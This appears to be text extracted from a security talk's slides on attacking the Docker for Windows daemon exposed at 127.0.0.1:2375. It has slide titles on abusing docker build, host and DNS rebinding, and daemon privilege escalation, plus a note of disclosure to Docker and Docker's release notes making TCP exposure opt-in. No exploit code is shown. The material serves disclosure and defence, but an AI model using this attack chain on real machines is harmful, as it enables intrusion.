
Docker Daemon
127.0.0.1:2375




ABUSE DOCKER BUILD




ABUSE DOCKER BUILD




ABUSE DOCKER BUILD



ABUSE DOCKER BUILD



ABUSE DOCKER BUILD



ABUSE DOCKER BUILD DEMO

DOCKER FIX

- We disclosed to Docker
- TCP now an “opt-in”

Docker for Windows Update

A new version of Docker is available!

Docker for Windows 17.05.0-ce-win9 (build: 11965) is available.

Would you like to update?

Release Notes:

17.05.0-ce-win9 (11965)

- Upgrades
 - [Docker 17.05.0-ce](#)
 - [Docker Compose 1.13.0](#)
 - [Docker Machine 0.11.0](#)
- Security
 - Disable TCP exposition of the Daemon (`tcp://localhost:2375`), now an opt-in feature.
- Bug fixes and minor changes
 - Reset to default / uninstall also reset docker cli settings and logout user from Docker Cloud and registries
 - Detect a bitlocker policy preventing windows containers to work
 - fix an issue on filesharing when explicitly disabled on vmswitch interface
 - fix VM not starting when machine had very long name
 - Fix a bug where Windows daemon.json file was not written (fixes <https://github.com/docker/docker-for-win/issues/670>)




HOST REBINDING ATTACK

DAEMON PRIVILEGE ESCALATION




2


WHAT'S NEXT?




LIMITATIONS



LIMITATIONS




DNS REBINDING?




DNS REBINDING - HISTORY

- Carbon Dated to ~1996
- 2007 [Protecting Browsers from DNS Rebinding Attacks](#)
- 2008 [Defending your DNS in a post-Kaminsky world](#)
- 2010 [How to Hack Millions of Routers](#)


DNS REBINDING – HOW IT WORKS



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
